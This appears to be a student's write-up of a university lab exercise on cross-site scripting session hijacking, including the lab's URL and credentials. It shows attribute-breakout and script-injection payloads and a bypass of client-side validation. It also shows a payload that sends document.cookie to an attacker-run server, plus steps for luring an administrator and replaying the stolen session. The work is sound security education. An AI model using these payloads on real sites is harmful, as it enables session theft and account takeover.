
## Cross-site scripting (XSS)

## Exercise — Session Hijacking

- URL: http://193.226.5.99/websec3/
- Authentication:
  - o user: user2
  - o password: parola1234
- Exercise:
  - Identify XSS vulnerability
  - Inject a script (payload) that exploits the identified vulnerability
  - Lure the administrator on your page to launch the attack
  - Exfiltrate the session token from the user
  - Authenticate in the attacked application using the session token

First, the value from the input is placed into the value attribute form the input field For example, when typing value and submit, the page looks like this:





I suspect that I am able to insert via the input field an html element or a new attribute for the input.

```
" onerror='alert("injected script")'
value" onerror='alert("injected script")'
```

<br>For this kind of input, the browser throws a popup this the message Invalid search term !

Override the validate() function


In browser console, I typed allow pasting


Then I wrote in console the new validate() function that I want to execute


```
function validate() {
    return true; // Always allow the form submission
}
```

Then, I want to show an alert to the user, so in the search field, I type

```
"><script>alert()</script>
```







## Welcome user2!

This page is protected by authentication.

No results found for your search on "><script>alert()</script>

## Search for records:

submit

" placeholder="keyword" />

Logout

So this approach can work to inject anything else


I want to inject a script thta gives me the session token: Inspiration from lab 3

"><script>var i=new Image;i.src=&quot;http://10.132.124.190:8000/server.html?
&quot;+document.cookie;</script>


A scenario would be the following:

- Condition
  - both attacker and victim need to be in the same network (it will be the UTCN Guest one)
- Attacker part
  - Log into the websec3 app
  - Craft a server that logs the session cookie of a user that is an admin (it can be found here, it's an html file) (localhost may be replaced with the actual ip of the local server. With ipconfig command, I was able to replace the local ip with the public one)
  - Then to run it, just insert the following command into a terminal that is in the same directory as the html file: python -m http.server
  - Send the url of the server to the victim (the url was http://10.132.124.190:8000/server.html)
- Victim part

Access the attacker's local server from browser



- o press Send POST Request button
- Needs to log into the app
- Attacker part (again)
  - once the victim is logged, search for logs into the local server
  - o find his session id, then put it into the browser cookies
  - o reload you should have been stolen the session id from the victim



4/4